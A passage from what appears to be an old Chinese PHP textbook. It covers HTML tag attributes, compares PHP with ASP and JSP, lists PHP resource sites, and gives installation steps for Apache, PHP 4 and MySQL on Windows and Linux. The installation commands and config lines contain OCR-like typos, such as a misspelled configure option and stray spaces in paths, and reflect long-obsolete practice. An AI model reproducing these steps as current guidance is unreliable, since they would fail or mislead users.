- ◆ ALT="text" 图像别名，若图像不显示时，则显示在虚框内。
- ◆ WIDTH=n 宽度点数；=n% 宽度占屏幕百分比。
- ◆ HEIGHT=n 高度点数；=n% 高度占屏幕百分比。
- ◆ BORDER=n 立体边框厚度点数。
- ◆ HSPACE="图像名" 水平空间 (NETSCAPE ONLY)。
- ◆ VSPACE="图像名" 垂直空间 (NETSCAPE ONLY)。
- ◆ ISMAP 说明本图像为地图。

◆ USEMAP="#name" 给本图像取一个地图名。

(2) <MAP></MAP> 对一幅地图进行操作。其属性值为:

NAME="name" 由<IMG>中指定的地图名。

(3) <AREA></AREA> 区域选择。在<MAP>中使用。其属性值为:

◆ SHAPE=RECT 矩形区域, 只需提供对角坐标(x1,y1,x2,y2);

=POLYGON 多边形, 要提供多边形各顶点坐标(x1,y1,...,xn,yn)。

◆ COORDS=x1,y1,...,xn,yn 坐标值(10进制)。

◆ HREF=链接对象(参照<A>)。

## 2. 排列

以下各种排列可以综合嵌套排列, 成为有层次的排列。

(1) <UL></UL> 未标序的排列(Unnumbered Lists)。

在其中的每一行文字前加上<LI>, 起始会显示“●”或“□”或“■”等, 具体显示什么由具体的浏览器决定。

(2) <OL></OL> 标序的排列(Numbered Lists 或 Ordered Lists)。

在其中的每一行文字前加上<LI>, 起始处会显示数字编号。

(3) <LI></LI> 每一行文字的起头。

(4) <DL></DL> 陈述式排列(Descriptive Lists)。

(5) <DT></DT> <DL>中显示陈述的主题。

(6) <DD></DD> <DL>中显示叙述的内容。

比<DT>内容缩入一些位置, <DT>和<DD>中可含其他链接内容。

(7) <DIR></DIR> 显示清单。

每行最多20个字符。在其中的每一行文字前加上<LI>。

(8) <MENU></MENU> 显示菜单。

在其中的每一行文字前加上<LI>。

## 3. 输入框(输入表单)

(1) <FORM></FORM> 说明一个输入表单。

这是从浏览器向服务器发回反馈信息或交互运行的重要方式。其属性值为:

◆ METHOD=GET 从服务器获取信息。

=POST 发送表单信息到服务器。

◆ ACTION="CGI-program" CGI-program 是服务器上的一个可执行程序, 其接口标准为 CGI(Common Gateway Interface), 它将处理浏览器发送回来的填表信息。表单中可以使用多种元件, 如输入框、列表、按钮等。

(2) <INPUT></INPUT> 输入框或按钮选择。

在<FORM>中使用。其属性值为:

◆ SIZE=n 输入框或按钮大小, NAME="name" 便于 CGI-program 识别的变量名。

◆ TYPE="type" 类型(见下)。

=TEXT 文本输入框, 只有一行。

=PASSWORD 口令输入框, 输入的信息不显示出来。

=CHECKBOX 多选框 ([ ]或[X])。

=RADIO 单选按钮, 几个同名的 RADIO 只能按下一个。

=SUBMIT 提交按钮, 按下后发出已填好的表单。

=RESET 重置按钮, 按下后将所有元件重置为缺省值。

=IMAGE 图像格式。

=HIDDEN 隐藏格式。

◆ VALUE="value" 缺省值 (见下)

=字符串 对于 TEXT 和 PASSWORD。

=ON/OFF 对于 CHECKBOX 和 RADIO。

=显示字符串 对于 SUBMIT 和 RESET。

(3) <TEXTAREA></TEXTAREA> 说明一个可以多行输入的文本输入框。

其间的文本内容为缺省的文本输入框内容。其中:

◆ NAME="name" 变量名。

◆ ROWS=n 输入框行数。

◆ COLS=n 输入框列数。

(4) <SELECT></SELECT> 显示一个选择列表。

在其中的每一行文字前加上<OPTION>。其中:

◆ NAME="name" 变量名。

◆ SIZE=1 则显示一个操作菜单 (Option Menu); >=2 则显示一个滚动列表。SIZE 为列表显示出来的行数。

(5) <OPTION></OPTION> 每一行列表的起头。在<SELECT>中使用。

#### 4. 显示表格

(1) <TABLE></TABLE> 显示二维表格。其属性值为:

◆ BORDER=n 二维表格的立体边框厚度点数。

◆ WIDTH=n 宽度点数; =n% 宽度占屏幕百分比。

◆ CELLPADDING=n 是指 TABLE 中框架与元素的边界的距离。

◆ CELLSPACING=n 表格中每项之间的空间点数, 包括横向和纵向。

(2) <TR></TR> 在表格的每一行开头加上<TR>(Text Row)。其中:

ALIGN=CENTER 对中。

=LEFT 对左。

=RIGHT 对右。

(3) <TH></TH> 定义表头<TH>(Text Head), 显示为黑体字。

(4) <TD></TD> 定义表元<TD>(Text Data), 表元中填写表格的具体数据, 其中:

◆ WIDTH=n 宽度点数; =n% 宽度占屏幕百分比。

◆ HALIGN=CENTER 对中。

=LEFT 对左。

=RIGHT 对右。

◆ VALIGN=TOP 在上面。

=MIDDLE 在中间。

=BOTTOM 在下面。

## 1.4 对 PHP 的评价

在这一节中，我们将对 PHP、ASP 和 JSP 这几种当前流行的脚本语言进行对比分析。它们都是用来创建动态网站的，它们之间究竟有哪些区别呢？如果读者看不懂这些内容，没关系，随着编程经验的增加，读者会慢慢理解里面的概念的。我们先来看看 ASP 和 PHP。

### 1.4.1 PHP 和 ASP

如果说 ASP 是一个 COM，那么 PHP 则是一个纯粹的脚本翻译器。这也是 PHP 由 3 升级为 4 的一个重大原因。在新版本里它重写了语法分析器，从而加快了 PHP 整体的性能。从中读者会明白为什么 PHP 功能扩展时一定要与相应系统的 lib 库进行再编译。正因为它是正宗的“翻译器”，所以它先将脚本翻译成为需要执行的函数，再去执行它们，外部功能扩充不能由一些“动态加载”的方式进行，所以只能静态地编译到 PHP 中。

#### 1. PHP 的优点

(1) PHP 是一种能快速学习、跨平台且有良好数据库交互能力的开发语言 ASP 比不上它的就是这种跨平台能力了，而正是它的这种能力让 Unix/Linux 有了一种与 ASP 媲美的开发语言。PHP 语法简单、书写容易。现在市面上也有了大量的相关书籍，同时 Internet 上也有大量的代码可以共享。对于一个初学者想学些“高深的 Unix”下的开发技术来说，这是一个绝好的入手点。

(2) 与 Apache 及其他扩展库结合紧密 PHP 与 Apache 可以以静态编译的方式结合起来，而与其他扩展库也可以用这样的方式结合。这种方式的最大好处就是最大化利用了 CPU 和内存，同时极为有效地利用了 Apache 的高性能的吞吐能力，而且外部的扩展也是静态联编，从而达到了最快的运行速度。由于与数据库的接口也使用了这样的方式，所以使用的是本地化的调用，这也让数据库发挥了最佳效能。

(3) 安全性很好 由于 PHP 本身的代码开放，所以它的代码被许多工程师检测过，同时它与 Apache 编译在一起的方式也可以让它具有灵活的安全设定。到现在为止，PHP 具有了公认的安全性能。

#### 2. PHP 的弱点

(1) 数据库支持的极大变化 由于 PHP 的所有的扩展接口都是独立团队开发完成的，同时在开发时为了形成相应数据的个性化操作，所以 PHP 虽然支持许多数据库，但是针对每种数据库的开发语言都完全不同。这就形成了针对一种数据库的开发工作，在数据库进行升级后需要开发人员进行几乎全部的代码更改工作。而为了让应用支持更多种的数据库，就需要开发人员将同样的数据库操作使用不同的代码写出 n 种代码库出来，使程序员的工作量大增大。

(2) 安装复杂 由于 PHP 的每一种扩充模块并不完全由 PHP 本身来完成, 需要许多外部的应用库, 如图形需要 GD 库、LDAP 需要 LDAP 库……, 所以在安装完成相应的应用后, 再联合编译进 PHP 中来, 这也就是最好在 FreeBSD/Linux/Unix 下运行 PHP 的原因。只有在这些环境下才能方便地编译对应的扩展库。这些都是一般开发人员在使用 PHP 前首先要面对的问题, 正是这样的问题让许多开发人员转而使用其他的开发语言, 毕竟 Unix 没有那么多的用户。

(3) 缺少企业级的支持 没有组件的支持, 那么所有的扩充就只能依靠 PHP 开发组所给出的接口, 事实上这样的接口还不够多; 同时难以将集群、应用服务器这样的特性加入到系统中去, 而一个大型的站点或是一个企业级的应用却一定需要这样的支持。

注: 在 PHP 的 4.0 版本以后加入了对 servlet/javabeen 的支持, 这样的支持会在以后的版本中更加增强, 是 PHP 以后的企业级支持的起点。

(4) 缺少正规的商业支持 这也是自由软件一向的缺点, 国内 PHP 的开发人员正在快速增加, 相信在不久的将来, 这样的支持能多起来。

(5) 无法实现商品化应用的开发 由于 PHP 没有任何编译性的开发工作, 所有的开发都是基于脚本技术来完成的, 所以所有的源代码都无法编译, 完成的应用只能是自己或是内部使用, 无法实现商品化。

下面我们来看看 JSP 和 PHP。

## 1.4.2 PHP 和 JSP

经常有人问: JSP 是否要代替 PHP? 那我们就来了解一下什么是 JSP? JSP 是由 Sun Microsystem 公司于 1999 年 6 月推出的最新技术, 是基于 Java Servlet 以及整个 Java 体系的 Web 开发技术, 是 Servlet 2.1 API 的扩展。利用这一技术可以建立先进、安全和跨平台的动态网站。

JSP 与微软的 Active Server Pages 兼容, 所不同的是它使用类似 HTML 的标记以及 Java 程序代码段而不是 VBScript。当网站服务器没有提供本地的 ASP 支持时, 可以考虑使用 JSP。

JSP 和 Servlet 到底在应用上有什么区别, 很多人搞不清楚。简单地说, Sun 首先发展出 Servlet, 其功能比较强劲, 体系设计也很先进, 只是, 它输出 HTML 语句还是采用了老的 CGI 方式, 是一句一句输出, 所以, 编写和修改 HTML 非常不方便。后来, Sun 推出了类似于 ASP 的同类 JSP, 把 JSP TAG 镶嵌到 HTML 语句中, 这样, 就大大方便了网页的设计和修改。所以说, 它和 ASP、PHP 是完全一样的嵌入型的脚本语言。

从网络的结构来看, 一个网络项目最少分为数据层、逻辑层和用户层三层。Servlet 用来写逻辑层, 但用来写用户层很不方便。JSP 则主要是为了方便写用户层的, 当然也可以写逻辑层。现在有好多人, 经常会不自觉地把用户层和逻辑层混在一起。

其实, 根据 Sun 自己的推荐, JSP 中应该仅仅存放对用户层有关的东西, 也就是, 只输出 HTML 网页的部分; 而所有的计算、分析等, 统统放在逻辑层, 即应该放在 Java bean 中, 通过 JSP 调用 Java bean, 实现两层的整合。

所以, 学了 JSP 却不会用 Java bean 并进行整合则等于没学。所以 JSP 在本质上和 PHP、

ASP 是类似的一个脚本语言，只不过它是用 Java 写的。

PHP 在用户层上的表现是有目共睹的，现在唯一的问题就是它缺少一个逻辑层，但这个逻辑层是可以其他语言来写的，就像 COM/DCOM 是用 VB、VC 写的，Java bean 是用 Java 写的一样，所以，PHP 不一定非要用某个语言写这个组件，它完全可以调用其他语言写的组件，用来实现比较复杂的逻辑功能。

微软提出了三层模型：用户层用 ASP、ASP+，逻辑层是 COM/COM+，数据层是 ADO；Sun 提出的三层模型是：用户层用 JSP，逻辑层是 Java bean，数据层是 JDBC；而 PHP 却没有以上的部分，这是为什么呢？

这是因为它不是由某个公司来制定的，因为它是开放源码。所以，PHP 将来的发展方向应该是如何提高与其他组件完美结合的能力，完善与各个数据库有个统一的接口问题。也就是发挥我们在用户端的优势，结合各种组件和数据库，从另一方面到达真正的跨平台、高效率、安全等要求。

其实，我们不难发现，Sun 开发了三类产品，它们分别是客户端用 Java Applet，服务器端用 Servlet，数据库端用 JDBC。但大家也知道，客户端采用 Applet 已经很少了，这说明 Applet 并不成功。也许将来在带宽无限大的时候会真正实现它。

最后要说的是，JSP 并不能完全代替 PHP。

## 1.5 PHP 相关网站介绍

在本节中将要介绍一些对学习 PHP 非常有用的 www 站点，读者到这些站点上可以找到非常丰富的教程文章、例子程序以及技术资料。

- ◆ **PHP.net** [www.php.net](http://www.php.net) PHP 的官方站点，有各种最新的 PHP 版本可供下载。
- ◆ **PHPbuilder.com** [www.phpbuilder.com](http://www.phpbuilder.com) 这是最有用的 PHP 站点，它提供了大量的技术文章、专题文章和源程序下载，同时也有一个跟 PHP 技术有关的论坛。
- ◆ **MySQL.com** [www.mysql.com](http://www.mysql.com) MySQL 的大本营，提供 MYSQL 的试用版下载。
- ◆ **PhpWizard.net** [www.phpWizard.net](http://www.phpWizard.net) 一个极好的 PHP 源程序提供站点，有各种实用源程序的下载。
- ◆ **PHP 中文用户站点** [www.phpuser.com](http://www.phpuser.com) 国内最好的 PHP 站点，同样提供了大量的技术文章和源程序。
- ◆ **PHP 之星** [www.phpstar.com](http://www.phpstar.com) 国内很不错的 PHP 站点，提供站长自创的教程、原始代码、PHP 资源和交流中心等，但内容较少。
- ◆ **网络技术主管** [www.ctohome.com](http://www.ctohome.com) 里面的内容很多，关于 PHP、ASP 和 JSP 的都有，推荐大家去看看。
- ◆ **PHP 入门者园地** [cgreen.363.net](http://cgreen.363.net) 强烈推荐 PHP 的初学者到这个站点看看，用站长的话说就是“本站由留言板的制作说开，将不了解 PHP 的朋友，从入门开始，逐步学习，直到用 PHP 编写完一个完整的留言板程序。”
- ◆ **中国 PHP 联盟** [www.phpx.com](http://www.phpx.com) 这个站点也非常好，里面的内容很丰富，有教程文

章、问题解答、技术论坛和下载中心等，缺点是更新太慢。

- ◆ 中国动感技术网络 [www.chinaasp.com](http://www.chinaasp.com) 站点里“技术中心”中有一些 PHP 的内容。
- ◆ PHP 地带 [phpzone.126.com](http://phpzone.126.com) 是与“PHP 入门者园地”类似的个人站点，不过内容还不错。





## 第 2 章 PHP 与 MySQL 的安装与配置

### 2.1 Windows 下安装 PHP 和 MySQL

在第 1 章中已经讲过，Windows 版本的 MySQL 不是免费的。不过，T.c.X（开发 MySQL 的那个公司）提供了可以免费下载的 MySQL 的老版本，读者可以到 <http://www.mysql.com/>，在“Downloads”中的“Downloads for Windows MySQL related software”里选择“Register and download shareware version of MySQL-Win32”，下载完该文件后进行解压缩，运行其中的 setup 文件就可以进行安装了。

安装完后还需要对 MySQL 进行一些配置。MySQL 服务器程序与 Web Server 一样也可以运行在后台，任何时候都可以对请求做出反应。在 MySQL 安装目录的 bin 子目录中可以找到服务器可执行程序的文件。

如果读者使用的是 MySQL 共享版本，则这个可执行程序文件叫做 `mysqld-shareware.exe`。还可以把这个文件改成 `mysqld.exe`，改名后在 MS-DOS 命令行方式下启动服务器程序：

```
C: \mysql\bin>mysqld
```

若想在启动 Windows 的同时启动 MySQL 服务器程序，就要在系统的“启动”菜单中加上 `mysqld.exe` 的快捷方式。

付费购买的 MySQL 版本可以安装成 Windows NT/2000 的一项服务，方法是执行下面的命令：

```
C: \mysql\bin>mysqld-nt --install
```

如果在 Windows NT/2000 下运行 MySQL 的共享版本，可以把服务器程序当作独立的程序运行：

```
C: \mysql\bin>mysqld --standalone
```

下一步便是安装 PHP。可以从 <http://www.php.net/> 免费下载 PHP4.0 安装文件，现在我们需要的是“binaries for Win32”（Win32 下的二进制）版本。在本章的后面将给出一些配置选项的详细解释，并且还要讲解怎样进行配置。

### 2.2 Linux 下安装 PHP 和 MySQL

这部分将讲解在 RedHat Linux 6.2 或者更高版本下安装 PHP 和 MySQL 的步骤。在其他版本的 Linux 下进行安装的过程只有很小的差别。

使用 RedHat Linux 的读者最好下载安装 PHP 和 MySQL 的 RPM 发行包。RPM 是软件的打包程序，它使安装过程变得非常简单，但同时所提供的配置选项也比较少。

有时候安装 RedHat Linux 时会自动安装上 PHP，所以首先要将老版本的 PHP 和 MySQL 从系统中删除。方法是用 root 账号登录执行下面的命令，“%”代表命令行提示符：

```
% rpm -e mysql
```

```
% rpm -e php
```

如果系统提示还没有安装程序，也不用担心。如果第二个命令执行成功（不显示任何信息），就说明系统原来确实安装过 PHP 的老版本，还需要把它进一步删除干净。在文本编辑器中打开 Apache 的配置文件（通常都是/etc/httpd/conf/httpd.conf），然后查找以下两行：

```
LoadModule php_module modules/libphp.so
```

```
AddModule mod_php.c
```

通常情况下这两行并不在一起出现。这两行告诉 Apache 把 PHP 作为一个插件模块进行加载。因为刚才已经卸载了模块，所以要把这两行删掉以保证 Apache 工作正常。可以在这两行的前面加“#”注释掉。

为确保 Apache 还能正常工作，现在需要重启 Apache：

```
% /etc/rc.d/init.d/httpd stop
```

```
% /etc/rc.d/init.d/httpd start
```

系统清除干净后还能正常工作，现在就开始下载并安装 MySQL 和 PHP。

## 2.2.1 Linux 下安装 MySQL

到<http://www.mysql.com>网站免费下载 MySQL 最新的稳定版本，然后用 root 账号来安装 MySQL。当然也可以不用 root 账号登录，这样只能把 MySQL 安装到所用账号的根目录下。

首先要将下载的文件进行解压缩，然后转到所生成的目录中：

```
% tar xzf mysql-version.tar.gz
```

```
% cd mysql-version
```

接下来要对 MySQL 的安装进行配置。如果对配置过程不是非常熟悉，则只需要指定 MySQL 的安装目录就行了，一般都安装在/usr/local/mysql 目录下：

```
% ./configure --prefix=/usr/local/mysql
```

这时候会看到一屏又一屏的配置测试信息，最后回到命令行方式下。接着编译 MySQL：

```
% make
```

又一次看到翻屏的信息，最后还是回到命令行下。开始安装编译好的程序：

```
% make install
```

现在已经安装了 MySQL，但是只有安装它的数据库文件之后它才真正有用。还是在那个目录下运行：

```
% scripts/mysql_install_db
```

完成后就可以删掉刚才工作的目录了，这个目录中其实只保存了所有的源文件和临时安装文件。如果将来要重新进行安装，只要重新解压缩 mysql-version.tar.gz 文件即可（其中，version 代表 MySQL 的版本，如 3.1.12）。

现在我们已经成功地安装了 MySQL，并且也可以在 MySQL 中存储信息了，剩下的工作

就是运行服务器程序。

因为既可以用 root 账号运行 MySQL，也可以用自己的账号运行（需要把 MySQL 安装在自己的根目录下），所以最好新建一个专门运行 MySQL 服务器程序的账号。这样可以避免黑客使用 MySQL 服务器程序侵入系统其他部分。

若想创建一个 MySQL 用户，只需要用 root 账号登录然后执行下面的命令：

```
% /usr/sbin/groupadd mysqlgrp
% /usr/sbin/useradd -g mysqlgrp mysqlusr
```

默认情况下，所有的数据库信息都存放在 MySQL 安装目录的 var 子目录下。需要把这个目录的权限设成只有这个新建 MySQL 账号才能访问。使用下面的命令就可以实现（假设 MySQL 安装到了 /usr/local/mysql 目录下）：

```
% cd /usr/local/mysql
% chown -R mysqlusr:mysqlgrp var
% chmod -R go-rwx var
```

现在所有的配置都设好了，接下来访问 MySQL 服务器。在 MySQL 目录下敲入下面的命令：

```
% bin/safe_mysqld --user=mysqlusr &
```

这样就启动了 MySQL 服务（就像 WWW 服务和 FTP 服务一样），直到计算机关机才会停止服务。下面的命令用于测试服务器程序是否运行正常：

```
% bin/mysqladmin -u root status
```

执行结果应该显示出一些 MySQL 服务有关的统计数据。如果出现了错误信息，就说明有些地方没有配置好。

如果想把 MySQL 服务设置成自动运行（就像 WWW 服务那样），就需要把 MySQL 目录的 share/mysql 子目录中的 mysql.server 脚本添加到系统启动路径中。

假设我们已经建立了一个专门运行 MySQL 服务的用户，在使用 mysql.server 脚本之前必须要编辑它。在文本编辑器中打开这个文件，然后把 mysql\_daemon\_user 设置改成新建的用户：

```
mysql_daemon_user=mysqlusr
```

要想在系统启动的时候自动运行脚本，这项任务与系统密切相关。在 RedHat Linux 下，执行下面的命令（在 MySQL 目录中执行）就可以了，在其他的系统下，可能需要对命令做一些改动：

```
% cp share/mysql/mysql.server /etc/rc.d/init.d/
% cd /etc/rc.d/init.d
% chmod 500 mysql.server
% cd /etc/rc.d/rc3.d
% ln -s ../init.d/mysql.server S99mysql
% cd /etc/rc.d/rc5.d
% ln -s ../init.d/mysql.server S99mysql
```

然后重新启动系统，用我们前面所介绍的方法来查询 MySQL 服务的状态，就会发现它

已经启动了。

## 2.2.2 Linux 下安装 PHP

学习了前面的知识后,可以这么认为:PHP 并不是一个单独的程序,只是 Web Server (例如 Apache) 的一个插件模块。一般安装 Apache 的 PHP 插件有三种方法:

- ◆ 作为 Apache 服务器每次都要运行的 CGI 程序来安装,Apache 用它来处理 PHP 网页。
- ◆ 作为编译进 Apache 应用程序的一个模块来安装。
- ◆ 作为 Apache 每次启动时都要加载的一个模块来安装。

第一种方法的安装和配置最容易,但是每当一个 PHP 页面被请求时,Apache 都要调用 PHP 应用程序。这会降低 Web Server 的反应速度,特别是当同时有不只一个请求等待处理的时候,Web Server 反应速度很慢。

第二种和第三种方法在性能方面很相近,但是使用第二种方法就要重新下载、重新编译、重新安装 Apache,所以我们使用第三种方法。步骤如下:

首先从 <http://www.php.net> 下载 PHP 的源代码文件。下载的文件应该叫做 php-version.tar.gz,其中 version 代表 PHP 的版本。然后解压缩这个文件:

```
% tar xzf php-version.tar.gz
```

```
% cd php-version
```

若想把 PHP 当成可加载的 Apache 模块来进行安装,就需要 Apache apxs 应用程序。大部分版本的 Apache 都有,但如果是 RedHat Linux 安装时自带的版本,就需要安装 Apache 开发 RPM 包。可以在 RedHat 光盘上或者从 <http://www.redhat.com/> 上下载这个包。RedHat 会默认地把这个程序安装成 /usr/local/apxs。如果看到了这个文件,就说明已经安装好了。

然后需要用 root 账号登录,因为要对 Apache 配置文件作一些改动。

下一步是配置 PHP 安装程序,让它知道要激活哪些选项、在哪里才能找到所需要的程序(例如 Apache 和 MySQL)。在对配置选项不是很熟悉的情况下,就按照下面的步骤来,在一行内敲完所有的命令:

```
% ./configure
```

```
--prefix=/usr/local/php
```

```
--with-config-file-path=/usr/local/php
```

```
--with-apsxs=/usr/sbin/apxs
```

```
--enable-track-vars
```

```
--enable-magic-quotes
```

```
--enable-debugger
```

刷屏之后又回到了命令行下,用下面的命令对 PHP 进行编译和安装:

```
% make
```

```
% make install
```

现在把 PHP 安装到了 /usr/local/php 目录下(除非使用了 ./configure 的 --prefix 选项在后面指定了不同的目录),在这个目录中应该还能找到配置文件(除非使用了 ./configure 的

--with-config-file-path 选项指定了不同的目录), 文件名是 `php.ini`。PHP 提供了一个 `php.ini` 文件的范例: `php.ini-optimized`。把这个文件从安装目录拷贝到它应该在的目录中去:

```
% cp php.ini-optimized /usr/local/php/php.ini
```

现在要让 Apache 知道到哪里去找 PHP, 这样 Apache 启动的时候便能加载 PHP。在任何文本编辑器中打开 Apache 的配置文件 `httpd.conf` (在 RedHat Linux 下应该是 `/etc/httpd/conf/httpd.conf`)。找到下面的这一行:

```
LoadModule php4_module lib/apache/libphp4.so
```

然后把这一行改成下面的样子:

```
LoadModule php4_module modules/libphp4.so
```

这样改是为了跟其他的 `LoadModule` 行相匹配。然后找到以 `DirectoryIndex` 开头的一行, 这一行告诉 Apache 查找某个目录的默认页面时使用什么文件名。读者会看到常见的 `index.html` 等, 还需要把 `index.php` 加到列表中去:

```
DirectoryIndex index.html index.cgi ... index.php index.php
```

最后, 在文件的最后添加下面的这一行, 告诉 Apache 有哪些扩展名的文件可以被看成 PHP 文件:

```
AddType application/x-httpd-php .phtml .php .php
```

把改动后的文件保存, 然后重新启动 Apache 服务就可以了。

## 2.3 安装实战

### 2.3.1 Apache、PHP 在 Windows 9x/NT 下的安装与配置

这一节介绍怎么在 Windows 9x/NT 下安装和配置 Apache、PHP。如未指明具体版本, 则 PHP 为 PHP4.0.x, Apache 为 1.3.x。

#### 1. 安装 Apache

首先需要安装一个 Apache 服务器。到 <http://www.apache.org/dist> 去看看, 这里有世界范围内的 Apache 镜像站点列表, 找到离读者最近的那个。Apache 软件一般叫作 `apache_1_3_x.win32.exe`, 下载后运行它。它会问将 Apache 安装到什么地方, 可以设为 `C:\Apache`, 因为马上就要修改它的配置文件。如果安装没出什么错的话, Apache 就可以用了。还有很多 `readme` 文件可供参考, 但仅有一个文件是讲 Win32 平台的, 包括 Window 9x 和 Windows NT。

#### 2. 安装 PHP

要安装最新的 Windows 版的 PHP。PHP 也有遍布全世界的镜像站点 (中国似乎没有), 选择一个镜像, 找到“download”区域, 选择“Source code and Windows distribution”, 下载“Windows Binary”。只需将下载的文件解压缩到特定的目录中, 如 `C:\PHP4B3`。推荐用版本号作为目录名, 这样将来试用更新版本时, 便无须删掉老的版本。

### 3. 配置 PHP

与 PHP 一起分发的文件包里有一个 Readme 文件，里面讲述了如何配置。有一个文件名为 PHP.INI-dist，它是 PHP 的主要配置文件。将它拷贝到 Windows 系统目录（Windows 9x 的 \Windows 或 Windows NT 的 \WinNT 目录），并且改名为 PHP.INI。需要对此文件作适当的修改，主要是加入一些可能要用的模块，像 MySQL 等。在 PHP.INI 文件中找到像下面的这一节内容：

```

:
:
: Dynamic Extensions ;
:
:
: if you wish to have an extension loaded automatically, use the
: following syntax: extension=module_name.extension
: for example, on windows,
: extension=mysql.dll ; or under UNIX,
: extension=mysql.so
: Note that it should be the name of the module only,
: no directory information needs to go here.
: Specify the location of the extension with the
: extension_dir directive above.

```

接下来几行被注释的内容，如：

```

; Windows Extensions
; extension=php_mysql.dll
; extension=php_nsmail.dll
; extension=php_calendar.dll
; extension=php_dbase.dll
; extension=php_filepro.dll
...

```

将文件的一些行的注释去掉，即删除打头的分号。如果需要 MySQL 的支持，就从“extension=php\_mysql.dll”一行中去掉分号“；”；如果要用的 DLL 文件不在这个列表中，则只需要简单地加上一行，如：“extension=mydll.dll”。这样，PHP 就配置好了。

### 4. 让 Apache 与 PHP 一起工作

找到第一步里安装 Apache 的目录，用文本编辑器（最好是支持 Win32 长文件名格式的，如 UltraEdit 等）打开 .conf\httpd.conf 文件，在本例中是 c:\Apache\conf\httpd.conf（这是 Apache 的最主要的配置文件，没有把握就不要轻易修改）。如看不懂里面的内容，可以参考一下 Apache 文档。要让 Apache 与 PHP 一起工作，只要加入下面几行即可：

```

ScriptAlias /php4b3/ "C:/PHP4B3/"
AddType application/x-httpd-php .php
AddType application/x-httpd-php .phtml

```

Action application/x-httpd-php "/php4b3/php.exe"

上面的这三行都不能写错。其中第一行的最后一部分是安装 PHP 的目录。

### 5. 在 Windows NT 下运行 Apache

如果是在 Windows NT 下，可能要将 Apache 作为系统的服务进程来运行。点击“开始”按钮，选择“程序”→“Apache Web Server”→“Install Apache as Service”。这样，读者就可通过 NT 的控制面板中的“服务(Service)”程序来启动和终止 Apache。将“Apache Service”的运行方式改为“手动”：打开控制面板，选择“服务”图标，找到“Apache Service”，再点击“运行”，将运行方式设为“手动”。这样当要运行 Apache 时，必须亲自去启动它，然而在关闭 NT 时，Apache 也会自动关闭，不会看到任何 Apache 的窗口。

### 6. 在 Windows 9x 中运行

如果是在 Windows 9x 下，那么建议读者从 Apache 网站上下载一个“Apache Manager for Windows”。它运行时停留在右下方小图标栏中，并且会隐藏 Apache 创建的控制台窗口。这个程序让读者避开讨厌的命令行直接启动、停止或重新启动 Apache。如果不用“Apache Manager”，就应通过选择“开始”、“程序”、“Apache webserver”及“Apache Server”来启动 Apache，这样会创建一个控制台窗口。千万别关闭这个窗口，如果关掉，Apache 就停止了。要停止 Apache 的运行，要打开一个 MS-DOS 窗口，转到安装 Apache 的目录中，执行如下命令：`apache -k shutdown`。Apache 要花一段时间来关闭它的控制台窗口。这主要是为了确保卸载所有的进程，关闭所有的.conf 和.log 文件。

### 7. 测试系统

读者至少要通过控制台窗口运行 Apache 一次。要想得到 Apache 运行时的显示信息，只能利用控制窗口或 error.log 文件。error.log 文件存放在 Apache 安装目录的 log 子目录内，如 C:\Apache\log\error.log。接下来，从“开始”、“程序”、“Apache Webserver”中选择“Apache server”运行 Apache，如果一切都没问题的话，应该能看到如下的信息：

Apache/1.3.9(Win32) running...

如果未能看到这条消息或 Apache 窗口稍纵即逝，就必须从 DOS 窗口以命令行的方式启动 Apache。转到安装 Apache 的目录，键入“Apache”，看看显示了什么消息。如果是“parse error in the conf file”，问题可能出在 httpd.conf 文件上。仔细检查一下，并修正可能出现的错误。

现在一切工作正常。要想测试系统，就打开浏览器，输入如下地址：`http://localhost/`，会看到一个由 Apache 显示的页面，上面写着“It works...”之类的话。如果未出现这一页，则可能是 TCP/IP 配置有问题，应将 Windows 目录里的 hosts.sam 文件复制为 hosts 文件，并检查是否有“127.0.0.1 localhost”这一行，并确保这一行没有被注释掉。

接下来试试 PHP 文件。用文本编辑器在 Apache 安装目录下的 htdocs 子目录中创建一个名为 info.php 的文件，内容如下：

```
<?phpinfo(); ?>
```

再打开浏览器，输入如下地址：`http://localhost/info.php`。假如一切正常，就会看到很长的一张表格，里面有 PHP 的各种配置信息及相关的环境变量，也包括 Apache 的相关变量。如果不是这样，请检查 httpd.conf 的设置是否正确。如果没有设置好，Apache 将不知道如何



去处理.php 的文件。

#### 8. 使用目录别名 (Directory Aliases)

没有必要将所有的东西都放到 htdocs 目录中。为了能让 Apache 正确找到想要的目录, 必须在 httpd.conf 文件中增加 “Alias” 指令。很简单, 就像下面这样:

```
Alias /yoursite/ "c: path\to\your\web\site/"
```

重新启动 Apache, 新建的目录就开始工作了。用浏览器打开 <http://localhost/yoursite/>。当然, 完全可以用其他名字代替 “yoursite”, 然后在 “c: \path\to\your\website” 下面建立一个属于自己的网站结构。

### 2.3.2 Windows 2000 下安装 Apache、PHP4 和 MySQL

#### 1. 安装 Apache1.3.x

将下载的安装文件解压缩到某个目录, 然后直接运行其中的 setup 文件就可以安装 Apache 了。

安装完毕后要修改 conf 目录下的 httpd.conf 文件中的配置:

(1) 将 “#BindAddress \*” 改为 “BindAddress 127.0.0.1”。

将 “#Servername new.host.name” 改为 “Servername localhost”。

(2) 为让 Apache 支持 PHP4, 应加上下面几句 (假设 PHP 安装在 c:/php4/目录下):

```
ScriptAlias /php4/ "C: /php4/"
```

```
AddType application/x-httpd-php4 .php
```

```
AddType application/x-httpd-php4 .php
```

```
AddType application/x-httpd-php4 .php4
```

```
Action application/x-httpd-php4 "/php4/php.exe"
```

(3) 设置 Apache 虚拟目录, 加入以下几行:

```
Alias /test/ "c: /php/test/"
```

```
Alias /tjij/ "d: /timenect/"
```

(4) 增加默认启动文档:

```
DirectoryIndex index.html
```

```
DirectoryIndex index.htm
```

```
DirectoryIndex index.php
```

```
DirectoryIndex index.php
```

```
DirectoryIndex index.php4
```

(5) 测试文件 info.php:

在浏览器中输入 <http://localhost/info.php>, 这样就能看到一些有关 Apache 服务器的信息。

#### 2. 安装 PHP4 (php-4.0.2pl2-Win32.zip)

(1) 将软件包解压到 c: \php4 下。

(2) 再将目录下的所有 dll 文件拷到 c: \winnt\system32 下, 不要覆盖已有的 dll 文件。

将目录下的 php.exe 和 php.ini-dist 两个文件拷到 c: \winnt 下。

(3) 将 winnt\php.ini-dist 改名为 php.ini, 并在该文件中找到 Windows Extensions 项, 将下面这些行

```
extension_dir = c: \php4
extension=php_zlib.dll
extension=php_ldap.dll
extension=php_zlib.dll
extension=php_calendar.dll
extension=php_exif.dll
extension=php_ftp.dll
extension=php_imap.dll
```

有就去掉前面的分号, 没有就自己加上。这个部分容易出现错误, 是因为在 php.ini 文件中指定加载了无效的或者不存在的 php\_\*.dll 文件, 加载这些错误信息还可能导致浏览器找不到服务器。

(4) PHP.INI 其他设置:

